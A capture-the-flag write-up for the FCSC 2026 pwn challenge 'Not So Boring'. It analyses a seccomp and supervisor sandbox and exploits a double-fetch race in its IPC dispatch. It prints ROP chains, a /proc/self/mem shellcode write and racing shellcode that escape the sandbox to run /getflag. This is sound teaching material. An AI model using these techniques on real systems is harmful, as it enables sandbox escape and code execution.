Challenge Name : Not So Boring
Difficulty : ★★★
Number of solves : 7
This post is in my series of writeup on FCSC 2026, since it’s been long since I did the competition I restarted doing the challenges recently, as well as the 2 I didn’t solve during the competition. It was one of the 2 challenges I didn’t had time to solve during the comp.
Not So Boring was a 3 Star challenge and the least solved challenge of this year.
You can find the files of the challenge here. Note that I changed the local getflag so that it reads the flag.txt in current directory instead of /flag.txt, on the docker-compose.yml it reads the right flag.
TLDR
- The challenge reimplements the Boring challenge but with adding a sandbox
- The sandbox acts as an IPC with a parent supervising the child and polling for events and a shared memory
- There is a seccomp, hook of some libc functions
- Decompilation of libsandbox allow to see a race condition
- Use the overflow to create a read to send shellcode into writable memory
- Use an open and pwrite call to write the shellcode into rx memory by writing into /proc/self/mem
- Use a write syscall to trigger supervisor polling event
- Abuse the race to jump on a different address in libc with a gadget allowing us to jmp where we want
- Loop back to main in supervisor mode bypassing the sandbox
- Simple system(/getflag) for the win
Chal Analysis
This challenge is actually exactly the same challenge as Boring with an added sandbox.
You can find the writeup here, but basically we have leak of libc and canary and a simple overflow. One thing to note is that the overflow is often messing with stuff if ropchain is too long.
Also the flag is now in /flag.txt as mode 400 owned by root, so dropping in a shell as ctf is useless as we won’t be able to read the flag, that’s why we get provided with a getflag binary in /. Our goal is to manage to execute it.
Sandbox Analysis
Seccomp and Hooks
First of all we can see that the sandbox hooks some libc functions. Those functions are what will normally trigger polls from the supervisor (as we will see later);
#ifndef HOOKS_H
#define HOOKS_H

#include <sys/types.h>
#include <sys/utsname.h>
#include <stdio.h>

// Function pointers for original libc functions
typedef int (*system_func_t)(const char *);
typedef int (*execve_func_t)(const char *, char *const [], char *const []);
typedef int (*open_func_t)(const char *, int, ...);
typedef FILE *(*popen_func_t)(const char *, const char *);
typedef int (*chmod_func_t)(const char *, mode_t);
typedef int (*uname_func_t)(struct utsname *);
typedef ssize_t (*getrandom_func_t)(void *, size_t, unsigned int);
typedef int (*unlink_func_t)(const char *pathname);

#endif // HOOKS_H
There’s also (of course) a seccomp provided.
#include "seccomp.h"
#include "logging.h"
#include <seccomp.h>
#include <signal.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int g_error_pipe = -1;

// Signal handler for SIGSYS
static void handle_seccomp_violation(int signum, siginfo_t *info, void *ctx) {
    if (signum == SIGSYS && g_error_pipe != -1) {
        int syscall_num = info->si_syscall;
        if (write(g_error_pipe, &syscall_num, sizeof(int)) != sizeof(int)) {
            goto end;
        }
    }
    end:
    _exit(EXIT_FAILURE);
}

static void setup_seccomp_monitor(void) {
    struct sigaction sa;

    memset(&sa, 0, sizeof(sa));
    sa.sa_flags = SA_SIGINFO;
    sa.sa_sigaction = handle_seccomp_violation;
    sigaction(SIGSYS, &sa, NULL);
}

static void setup_seccomp_filter(void) {
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_TRAP);
    if (!ctx) _exit(EXIT_FAILURE);

    // Allow basic, harmless syscalls

    // I/O
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(pwrite64), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(pread64), 0);

    // File operations
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(openat), 0);

    // Memory
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(brk), 0);

    // Exit
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);

    if (seccomp_load(ctx) < 0) _exit(EXIT_FAILURE);
    seccomp_release(ctx);
}

void setup_seccomp(void) {
    setup_seccomp_monitor();
    setup_seccomp_filter();
}

void print_seccomp_violation(int syscall_num) {
    char *name = seccomp_syscall_resolve_num_arch(SCMP_ARCH_NATIVE, syscall_num);
    LOG_CRIT("Seccomp violation. Syscall %d (%s) was blocked.",
            syscall_num, name ? name : "Unknown");
    free(name);
}
As you can see open,read,write is authorised but useless since flag owned by root. There’s not really any tricks I saw in bypassing this seccomp, the goal is not seccomp bypass.
Core functionalities
This is the code of core.c.
void __attribute__((constructor)) init_sandbox(void) {
    // Prevent recursion in case of subsequent forks
    if (getenv("SANDBOX_ACTIVE")) return;

    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    // Setup IPC channel
    setup_ipc();

    // Setup signaling channels
    int pipe_err[2], pipe_notify[2];
    if (pipe(pipe_err) == -1 || pipe(pipe_notify) == -1) {
        LOG_CRIT("Failed to initialize signaling pipes");
        _exit(EXIT_FAILURE);
    }

    pid_t pid = fork();
    if (pid < 0) {
        LOG_CRIT("Failed to fork");
        _exit(EXIT_FAILURE);
    }

    if (pid == 0) {
        // Sandboxed process execution
        setenv("SANDBOX_ACTIVE", "1", 1);

        close(pipe_err[0]);
        close(pipe_notify[0]);

        g_ipc_notify_pipe = pipe_notify[1];
        g_error_pipe = pipe_err[1];

        // Setup SECCOMP rules
        setup_seccomp();

        return;
    } else {
        // Supervisor Execution
        close(pipe_err[1]);
        close(pipe_notify[1]);

        run_supervisor(pid, pipe_err[0], pipe_notify[0]);

        __builtin_unreachable();
    }
}
It starts by checking the SANDBOX_ACTIVATE is set. And setup the ipc. It uses a fork to create a supervising parent and a child. We can observe that the seccomp is only effective on the sandboxed child. The parent act as the supervisor with the run_supervisor function.
static void run_supervisor(pid_t child_pid, int err_pipe_fd, int notify_pipe_fd) {
    struct pollfd fds[2];
    int status;
    int running = 1;

    // Monitor seccomp traps
    fds[0].fd = err_pipe_fd;
    fds[0].events = POLLIN;

    // Monitor incoming IPC requests
    fds[1].fd = notify_pipe_fd;
    fds[1].events = POLLIN;

    while (running) {
        int ret = poll(fds, 2, -1);
        if (ret < 0) {
            if (errno == EINTR) continue;
            break;
        }

        // Polling seccomp policy violations
        if (fds[0].revents & POLLIN) {
            int syscall_num;
            if (read(fds[0].fd, &syscall_num, sizeof(int)) == sizeof(int)) {
                print_seccomp_violation(syscall_num);
            }
            running = 0; // Fail-secure
        } else if (fds[0].revents & POLLHUP) {
            running = 0; // Disconnect
        }

        // Polling IPC notifications
        if (fds[1].revents & POLLIN) {
            char dummy;
            if (read(fds[1].fd, &dummy, 1) == 1) {
                if (g_shm_mailbox->is_ready) {
                    handle_ipc_command(&g_shm_mailbox->message);

                    // Release mailbox lock for subsequent operations
                    g_shm_mailbox->is_ready = 0;
                }
            }
        }
    }

    waitpid(child_pid, &status, 0);

    // Forward the sandbox exit code
    if (WIFEXITED(status)) {
        _exit(WEXITSTATUS(status));
    } else {
        _exit(EXIT_FAILURE);
    }
}
What it does is poll for events on the child. If it see a seccomp violation it prints a log about it. If it gets an IPC notification and if the shared memory is marked as is_ready it calls handle_ipc_command.
Then the final important code comes from ipc.c.
void setup_ipc(void) {
    g_shm_mailbox = mmap(NULL, sizeof(ipc_mailbox_t),
                         PROT_READ | PROT_WRITE,
                         MAP_SHARED | MAP_ANONYMOUS, -1, 0);

    if (g_shm_mailbox == MAP_FAILED) {
        LOG_CRIT("Failed to allocate shared memory mailbox (%s)", strerror(errno));
        _exit(EXIT_FAILURE);
    }
}
This function does a mmap RW of a shared memory zone between the parent and child. This is the only zone allowing parent and child to communicate or share same “data”. The ipc_mailbox_t structure has an int is_ready serving for the supervisor to know it needs to treat the IPC communication.
void sandbox_send(ipc_message_t *msg, size_t msg_len) {
    if (!g_shm_mailbox || g_ipc_notify_pipe == -1)
        _exit(EXIT_FAILURE);

    // Wait until supervisor is ready to receive a new message
    while (g_shm_mailbox->is_ready == 1)
        __asm__ volatile("pause");

    // Load message into shared memory
    memcpy(&g_shm_mailbox->message, msg, msg_len);
    g_shm_mailbox->is_ready = 1;

    // Notify the supervisor
    char signal_byte = 1;
    if (write(g_ipc_notify_pipe, &signal_byte, 1) != 1) {
        _exit(EXIT_FAILURE);
    }
This function send data with memcpy in the shared mailbox message zone before notifying the supervisor with a write syscall.
// --- Supervisor Logic ---
void handle_ipc_command(ipc_message_t *msg) {
    switch (msg->command) {
        case CMD_SYSTEM:
            LOG_CRIT("system('%s') attempted /!\\", msg->data.system.path);
            break;
        case CMD_EXECVE:
            LOG_CRIT("execve('%s') attempted /!\\", msg->data.execve.path);
            break;
        case CMD_OPEN:
            LOG_CRIT("open('%s', %d) attempted /!\\", msg->data.open.path, msg->data.open.flags);
            break;
        case CMD_POPEN:
            LOG_CRIT("popen('%s') attempted /!\\", msg->data.popen.path);
            break;
        case CMD_CHMOD:
            LOG_CRIT("chmod('%s', %d) attempted /!\\", msg->data.chmod.path, msg->data.chmod.mode);
            break;

        case CMD_UNAME: {
            // Malwares are using uname to fingerprint the kernel version
            // Let's fool them !!
            struct utsname *u = &msg->data.uname.buf;
            strncpy(u->sysname, "Linux", sizeof(u->sysname) - 1);
            strncpy(u->nodename, "sandbox", sizeof(u->nodename) - 1);
            strncpy(u->release, "5.15.0-sandbox", sizeof(u->release) - 1);
            strncpy(u->version, "#1 SMP Sandbox", sizeof(u->version) - 1);
            strncpy(u->machine, "x86_64", sizeof(u->machine) - 1);
            break;
        }
        case CMD_GETRANDOM: {
            // Ransomwares may use getrandom to generate keys
            // Let's make the randomness deterministic so I can recover my files
            size_t request_len = msg->data.getrandom.buflen;
            size_t max_len = sizeof(msg->data.getrandom.buf);
            if (request_len > max_len) request_len = max_len;

            // Fill with deterministic randomness
            unsigned char *buf = (unsigned char *)(msg->data.getrandom.buf);
            for (size_t i = 0; i < request_len; i++) {
                buf[i] = rand() % 256;
            }
            msg->data.getrandom.buflen = request_len;
            break;
        }
        case CMD_UNLINK: {
            LOG_CRIT("unlink('%s') attempted !", msg->data.unlink.path);
            break;
        }
        default:
            LOG_CRIT("Command not supported. This should never happen!");
            break;
    }
}
Finally this function take shared mailbox command as a number and either block it or changes its behavior.
Sumarising the sandbox
To summarise what the sandbox does.
- Hook some libc functions
- Fork with the parent acting as supervisor and the child being sandboxed and with seccomp
- Create a shared mailbox mmaped memory for the child to send IPC notifs to the parent, the parent then treats them.
Vulnerability
It took me a long time to actually find the vulnerability in this challenge. I could not see anything vulnerable at first glance so I tried to enumerate the interesting things most likely paths.
First of all I know that in such cases of sandboxes/IPC the most likely vulnerability could be a race condition, however I could not see it in the code.
I thought that being able to disable SANDBOX_ACTIVE could be nice, but I did not see a way to disable it for the child.
I thought a race condition could happen on several functions modifying is_ready at same time, however I did not see how and more importantly not how it would be useful.
Finally, I tried opening /proc/parent/mem to write directly in file but it’s actually blocked on the environement of the challenge (and if you didn’t disable some securities on your linux).
Thankfully those failed trials did help me when I tried scenarios of exploitation, but after staring again and again at the code I was clueless about any kind of vulnerability.
I then spent a lot of time in gdb to try understand the program better and how the sandbox was actually working. After breaking and stepping into all the possible functions is when I finally observed weird stuff in handle_ipc_command.
- Rdi points to shared_mailbox+8 which is the number of the command we send to IPC meaning we control [rdi]
- The function directly used it as a way to calculate the address to jump to
So I decided to open IDA to see more clearly the disassembly of this function.
Disassembly
Finally in IDA is where you can see the vulnerability in the image.

As you can see it starts normally by comparing [rdi] with 0x7, if it’s above it takes the failed path.
However, it access [rdi] again on the right path!!
It moves [rdi] into rax and calculates based on [rdx+rax*4] the address to jump to. It means that we can trigger the right path before changing the value of [rdi] that we control to jump where we want. We will simply need to adjust our calculations to land on the right address.
Leaks
Remember that we have libc leaks. The other libraries, and more importantly the shared memory is at fixed offsets from the libc. The offsets are however different between local and remote (docker). This could be solved by leaking from /proc/self/maps however since the docker is provided I simply chose to debug it to see the offsets on remote (the provided docker is modified to allow that).
Exploitation
So we have a race condition, but now we need find the way to actually execute unsandboxed code.
My first problem was managing to trigger the race. We know we have to poll the supervisor for it to call handle_ipc_command then race the command so that it eventually jumps to a different location.
The two ways to trigger the supervisor are using a hooked function or sending a write to fd 6. I tried different ways of triggering the race and found that the most optimal was probably to use direct assembly instructions.
And that’s when my failed attempt of /proc/parent/mem proved useful. We don’t have a normal way of sending a shellcode on an executable memory, however it made me think of just using /proc/self/mem to directly write shellcode into rx memory. Since we can use open and pwrite (from the normal libc) it is doable.
We start by using a read ropchain to send our shellcode into the bss, then returning to main for the second stage. I separated the first two stages mainly because if the payload is too long it gets other problems in verifications of the main program.
    payload = b'A'*3
    payload += filename #write filename in the bss where buf is
    payload += b'A'*(69-len(filename))
    payload += p64(canary)
    payload += b'B'*8
    payload += flat(
        ret,
        #first stage calls read to send shellcode where we want
        pop_rdi,
        0,
        pop_rsi,
        elf.address+0x5600, #this is just bss
        pop_rdx,
        len(shellcode),
        read_addr,

        ret, #just so it doesn't do annoying shit before going back to main
        elf.sym['main']

    )
Then the second stage : open/pwrite ropchain to write the shellcode into rx memory. And finally we jump on the shellcode to execute it.
    #send a second payload to not mess mail format
    payload2 = b'A'*3
    payload2 += filename #write /proc/self/mem in the bss where buf is
    payload2 += b'A'*(69-len(filename))
    payload2 += p64(canary)
    payload2 += b'B'*8
    payload2 += flat(
        ret,

        pop_rdi,
        elf.address+0x526c, # addr of /proc/self/mem in our payload buffer
        pop_rsi,
        2,
        open_addr,

        pop_rdx_rcx_rbx,
        len(shellcode),
        sc_address,#unused rx in binary
        0,
        pop_rsi,
        elf.address+0x5600, #addr of our shellcode in bss
        xchg_rdi_rax, #to get the fd returned by open in rdi for pwrite
        pwrite_addr,

        sc_address #finally we jump on the shellcode

    )
Now for the shellcode remember we want first to do a race condition, the race will calculate the address AT WHICH it gets a number with which added to rax ([rdi]) will calculate the address to jump to.
Since we can write as we want in the shared_mem, I decided to make the function calculate an address landing in shared_mem and at this address put a number that will jump where I want.
We can’t directly reach the binary, but we can reach the other libraries, after some digging in libc gadgets I found one that allows to jmp to [rdi+0x6d]. So it jumps to the address contained further into the shared_mem. We will put that the final address we want to jump to. Note that we can’t jump back to shellcode since he is only in child memory and at this point we execute code in the supervisor.
We can however simply jump back to main : then we abuse the overflow without a sandbox.
rdi_value = ((shm_mailbox+16)-(sandbox.address+0x22e4))//4 #value on local
rdi_u64 = rdi_value & 0xFFFFFFFFFFFFFFFF

#offset is 0xfff0a5b9 in remote and 0xfff0c5b9 in local

shellcode = asm(f"""
        mov r8, {shm_mailbox} ; we just use r8 for the movs i need into shared_mem
        mov dword ptr [r8], 1 ; the is_ready
        mov qword ptr [r8+8], 0 ; start sending a valid cmd (system)
        mov r9, {elf.address} ; honestly don't remember if this is useful :)
        mov qword ptr [r8+24], r9
        mov dword ptr [r8+16], 0xfff0a5b9 ; this is nb calculating addr of jmp
        mov r9, {elf.sym['main']+1} ;placing main where we want
        mov qword ptr [r8+0x75], r9 ; our gadget will jmp to addr there -> main
        mov r9, {hex(getflag)} ; to use later for system(/getflag)
        push r9
        pop qword ptr [r8+0x100]

        jmp get_byte ; the byte of the IPC notif
        byte_val:
            .byte 1

        get_byte:
            lea rsi, [rip + byte_val]
            mov edi, 6
            mov edx, 1
            mov eax, 1
            syscall ; we use a write to send the byte IPC notif to supervisor

        mov r12, {rdi_u64} ; computing addr used to access our jmp nb
        race_loop: ; finally the actual race
            mov qword ptr [r8+8], r12
            mov qword ptr [r8+8], 0
            jmp race_loop
    """)
Our shellcode use the shared_mem for everything we need for the exploitation first. It writes a valid cmd number, write /getflag into it since system takes an address as argument. It writes into shared_mem the address that the jmp [rdi+0x6d] will jump to (again rdi points to shared_mem +8), as well as the number that added to rax will make the jump to the gadget address. Finally we race putting into the command in shared_mem a calculated number.
When the race works it will move into rax the fake cmd number we sent. Then it will computes that to access the number stored in shared_mem+16, there the number we put will calculate an address landing on the libc gadget. Finally this libc gadget will access shared_mem+0x75, which makes us loop back to main as supervisor and thus we escaped the sandbox.
All that is left to do is exploit the overflow normally and call /getflag.
    payload3 = b'A'*3
    payload3 += filename #write filename in the bss where buf is
    payload3 += b'A'*(69-len(filename))
    payload3 += p64(canary)
    payload3 += b'B'*8
    payload3 += flat(
        ret,
        pop_rdi,
        shm_mailbox+0x100, #addr of /getflag
        pop_rsi,
        0,
        pop_rdx,
        0,
        pop_rax,
        0x3b,
        syscall

    )

And finally after several loops we get the flag :)
Conclusion
The challenge was very interesting, I was far too exhausted during the competition to manage to think straight. But I am still happy solving it later. The vulnerability was not really seen in the code and only in the disassembly.
And the path to exploitation was original enough and required several different steps and calculations.
Overall, one of my favorite challenge. Thanks voydstack (the pwn goat) for the chal :)